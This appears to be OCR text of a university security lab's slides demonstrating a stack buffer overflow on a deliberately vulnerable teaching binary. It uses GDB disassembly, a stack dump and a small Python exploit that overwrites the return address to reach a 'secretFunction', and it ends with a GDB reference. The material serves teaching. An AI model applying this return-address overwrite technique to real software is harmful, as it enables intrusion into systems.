
```
(gdb) disas main
Dump of assembler code for function main:
   0x0000000000401826 <+0>:     endbr64
   0x000000000040182a <+4>:     push   rbp
   0x000000000040182b <+5>:     mov    rbp,rsp
   0x000000000040182e <+8>:     sub    rsp,0x10
   0x0000000000401832 <+12>:    mov    DWORD PTR [rbp-0x4],edi
   0x0000000000401835 <+15>:    mov    QWORD PTR [rbp-0x10],rsi
   0x0000000000401839 <+19>:    cmp    DWORD PTR [rbp-0x4],0x2
   0x000000000040183d <+23>:    je     0x401869 <main+67>
   0x000000000040183f <+25>:    mov    rax,QWORD PTR [rip+0xc5ea2]        # 0x4c76e8 <stderr>
   0x0000000000401846 <+32>:    mov    rcx,rax
   0x0000000000401849 <+35>:    mov    edx,0x24
   0x000000000040184e <+40>:    mov    esi,0x1
   0x0000000000401853 <+45>:    lea    rax,[rip+0x97806]        # 0x499060
   0x000000000040185a <+52>:    mov    rdi,rax
   0x000000000040185d <+55>:    call   0x4127b0 <fwrite>
   0x0000000000401862 <+60>:    mov    eax,0x1
   0x0000000000401867 <+65>:    jmp    0x401881 <main+91>
   0x0000000000401869 <+67>:    mov    rax,QWORD PTR [rbp-0x10]
   0x000000000040186d <+71>:    add    rax,0x8
   0x0000000000401871 <+75>:    mov    rax,QWORD PTR [rax]
   0x0000000000401874 <+78>:    mov    rdi,rax
   0x0000000000401877 <+81>:    call   0x4017e5 <vuln>
   0x000000000040187c <+86>:    mov    eax,0x0
   0x0000000000401881 <+91>:    leave
   0x0000000000401882 <+92>:    ret
End of assembler dump.
```

disassemble main() to get target return address:




```
(gdb) disas main
Dump of assembler code for function main:
   0x0000000000401826 <+0>:     endbr64
   0x000000000040182a <+4>:     push   rbp
   0x000000000040182b <+5>:     mov    rbp,rsp
   0x000000000040182e <+8>:     sub    rsp,0x10
   0x0000000000401832 <+12>:    mov    DWORD PTR [rbp-0x4],edi
   0x0000000000401835 <+15>:    mov    QWORD PTR [rbp-0x10],rsi
   0x0000000000401839 <+19>:    cmp    DWORD PTR [rbp-0x4],0x2
   0x000000000040183d <+23>:    je     0x401869 <main+67>
   0x000000000040183f <+25>:    mov    rax,QWORD PTR [rip+0xc5ea2]        # 0x4c76e8 <stderr>
   0x0000000000401846 <+32>:    mov    rcx,rax
   0x0000000000401849 <+35>:    mov    edx,0x24
   0x000000000040184e <+40>:    mov    esi,0x1
   0x0000000000401853 <+45>:    lea    rax,[rip+0x97806]        # 0x499060
   0x000000000040185a <+52>:    mov    rdi,rax
   0x000000000040185d <+55>:    call   0x4127b0 <fwrite>
   0x0000000000401862 <+60>:    mov    eax,0x1
   0x0000000000401867 <+65>:    jmp    0x401881 <main+91>
   0x0000000000401869 <+67>:    mov    rax,QWORD PTR [rbp-0x10]
   0x000000000040186d <+71>:    add    rax,0x8
   0x0000000000401871 <+75>:    mov    rax,QWORD PTR [rax]
   0x0000000000401874 <+78>:    mov    rdi,rax
   0x0000000000401877 <+81>:    call   0x4017e5 <vuln>
   0x000000000040187c <+86>:    mov    eax,0x0
   0x0000000000401881 <+91>:    leave
   0x0000000000401882 <+92>:    ret
End of assembler dump.
```

Disas vuln() to get offset of buffer[20] :



```
(gdb) disas vuln
Dump of assembler code for function vuln:
   0x00000000004017e5 <+0>:     endbr64
   0x00000000004017e9 <+4>:     push   rbp
   0x00000000004017ea <+5>:     mov    rbp,rsp
   0x00000000004017ed <+8>:     sub    rsp,0x30
   0x00000000004017f1 <+12>:    mov    QWORD PTR [rbp-0x28],rdi
   0x00000000004017f5 <+16>:    mov    rdx,QWORD PTR [rbp-0x28]
   0x00000000004017f9 <+20>:    lea    rax,[rbp-0x20]
   0x00000000004017fd <+24>:    mov    rsi,rdx
   0x0000000000401800 <+27>:    mov    rdi,rax
   0x0000000000401803 <+30>:    call   0x401975 <read_input>
   0x0000000000401808 <+35>:    lea    rax,[rbp-0x20]
   0x000000000040180c <+39>:    mov    rsi,rax
   0x000000000040180f <+42>:    lea    rax,[rip+0x97833]        # 0x499049
   0x0000000000401816 <+49>:    mov    rdi,rax
   0x0000000000401819 <+52>:    mov    eax,0x0
   0x000000000040181e <+57>:    call   0x40b7d0 <printf>
   0x0000000000401823 <+62>:    nop
   0x0000000000401824 <+63>:    leave
   0x0000000000401825 <+64>:    ret
End of assembler dump.
```

Set a breakpoint..




```
(gdb) b *0x000000000040181e
Breakpoint 1 at 0x40181e
```

Breakpoint set at call to printf in vulnerable


Create a file, and use it as the input

1.Create a python file which output 8 of ‘A’




```python
import sys

sys.stdout.buffer.write(b'A'*8 + b'\0')
```

2. Pipe the output to a filename ‘tmp’



```
eecs388@eecs388:~$ python3 sol.py > tmp
```


3. Run the gdb




```
(gdb) run tmp
Starting program: /home/eecs388/vulnOut tmp

Breakpoint 1, 0x000000000040181e in vuln ()
```

Let’s peek at the stack:

Recall from main:



```
   0x0000000000401877 <+81>:    call   0x4017e5 <vuln>
   0x000000000040187c <+86>:    mov    eax,0x0
```



```
(gdb) x/120bx $rsp
0x7fffffffe5a0: 0x40    0x82    0x4c    0x00    0x00    0x00    0x00    0x00
0x7fffffffe5a8: 0x77    0xea    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffe5b0: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffe5b8: 0x00    0xac    0x48    0x00    0x00    0x00    0x00    0x00
0x7fffffffe5c0: 0xb0    0x37    0x4c    0x00    0x00    0x00    0x00    0x00
0x7fffffffe5c8: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffe5d0: 0xf0    0xe5    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffe5d8: 0x7c    0x18    0x40    0x00    0x00    0x00    0x00    0x00
0x7fffffffe5e0: 0xd8    0xe7    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffe5e8: 0x00    0x00    0x00    0x00    0x02    0x00    0x00    0x00
0x7fffffffe5f0: 0x01    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffe5f8: 0xda    0x1d    0x40    0x00    0x00    0x00    0x00    0x00
0x7fffffffe600: 0x00    0x00    0x00    0x00    0x20    0x00    0x00    0x00
0x7fffffffe608: 0x26    0x18    0x40    0x00    0x00    0x00    0x00    0x00
0x7fffffffe610: 0x00    0x00    0x00    0x00    0x02    0x00    0x00    0x00
```

$rsp →


$rbp - 0x20→

$rbp →

& return address (0x000000000040187c) Little Endian!

: displays 120 bytes in hexadecimal, starting from the address where the previous instance of this command has finished.


Find our target address:




```
(gdb) print secretFunction
$1 = {<text variable, no debug info>} 0x4017b5 <secretFunction>
```

Now we can build our exploit:

Recall from last slide:



```
0x4017b5 <secretFunction>
```



```
import sys
sys.stdout.buffer.write(b'A'*40)
sys.stdout.buffer.write(0x4017b5.to_bytes(8, 'little'))
```


Repeat “A”
40 times (why?)

Convert int to
8 little-endian bytes


We’ll use Python to construct an input and pipe it to a file for the target that:

- Overwrites the buffer in the stack up-to-and-including the base pointer
- Writes the return address immediately afterwards

Pwnage:




```
● eecs388@eecs388:~$ python3 sol.py > tmp
```



```
(gdb) run tmp
Starting program: /home/eecs388/vulnOut tmp
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA�@
Congratulations!
You have entered in the secret function!
[Inferior 1 (process 21800) exited normally]
```


Or equivalently:



```
(gdb) run <(python3 sol.py)
Starting program: /home/eecs388/lab4demo/vulnOut <(python3 sol.py)
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA�@
Congratulations!
You have entered in the secret function!
[Inferior 1 (process 15131) exited normally]
```

Some final notes:

- Read *Smashing the Stack for Fun and Profit* (a hacker classic!)
- Link to today's code:
  - https://github.com/388f23/lab4demo
  - Compile with command on slide 23


DO YOU WANT A BUFFER OVERFLOW
BECAUSE THAT'S HOW YOU GET A BUFFER OVERFLOW
generator.net

See you next week!

GDB Resources

First Things First

GDB cheat sheet:

https://users.ece.utexas.edu/~adnan/gdb-refcard.pdf


Useful Things to Remember

- Registers: RIP, RBP, RSP
  - What's the purpose of each?
  - RIP- Instruction pointer, the address of the instruction to execute
  - RBP- Base pointer, the base of the stack frame
  - RSP- Stack pointer, the top of the current stack frame
- Useful GDB commands
  - `disas(semble)` = shows dump of assembly code
  - `info reg` = show the address of registers
  - `x` = show memory contents
  - `ni` = execute the next machine instruction
  - `si` = step to next machine instruction
  - `(c)ontinue` = execute until next break / end

disas(semble)

- Shows dump of assembly code
- Useful to see the contents of a function
- Resolves some of the function calls
- Usage: disas <function name>
  - Ex. disas main

disas(semble)




```
(gdb) disas vuln
Dump of assembler code for function vuln:
   0x00000000004017e5 <+0>:     endbr64
   0x00000000004017e9 <+4>:     push   rbp
   0x00000000004017ea <+5>:     mov    rbp,rsp
   0x00000000004017ed <+8>:     sub    rsp,0x30
   0x00000000004017f1 <+12>:    mov    QWORD PTR [rbp-0x28],rdi
   0x00000000004017f5 <+16>:    mov    rdx,QWORD PTR [rbp-0x28]
   0x00000000004017f9 <+20>:    lea    rax,[rbp-0x20]
   0x00000000004017fd <+24>:    mov    rsi,rdx
   0x0000000000401800 <+27>:    mov    rdi,rax
   0x0000000000401803 <+30>:    call   0x401975 <read_input>
   0x0000000000401808 <+35>:    lea    rax,[rbp-0x20]
   0x000000000040180c <+39>:    mov    rsi,rax
   0x000000000040180f <+42>:    lea    rax,[rip+0x97833]        # 0x499049
   0x0000000000401816 <+49>:    mov    rdi,rax
   0x0000000000401819 <+52>:    mov    eax,0x0
   0x000000000040181e <+57>:    call   0x40b7d0 <printf>
   0x0000000000401823 <+62>:    nop
   0x0000000000401824 <+63>:    leave
   0x0000000000401825 <+64>:    ret
End of assembler dump.
```

(b)reak


- Sets a breakpoint in the assembly
- Reference a point in the program in multiple ways
- Use to stop the execution to examine the stack
- Example usage: b <point to reference>
- Helpful link
    - https://ftp.gnu.org/old-gnu/Manuals/gdb/html_node/gdb_28.html#SEC29

(b)reak




```
(gdb) b *0x08048cb7
Breakpoint 3 at 0x8048cb7
```


Below they need debug info. Not useful in our targets but good to know.



```
(gdb) break _main
Breakpoint 3 at 0x8048c49
```



```
(gdb) break target0.c:7
No symbol table is loaded.  Use the "file" command.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 1 (target0.c:7) pending.
```

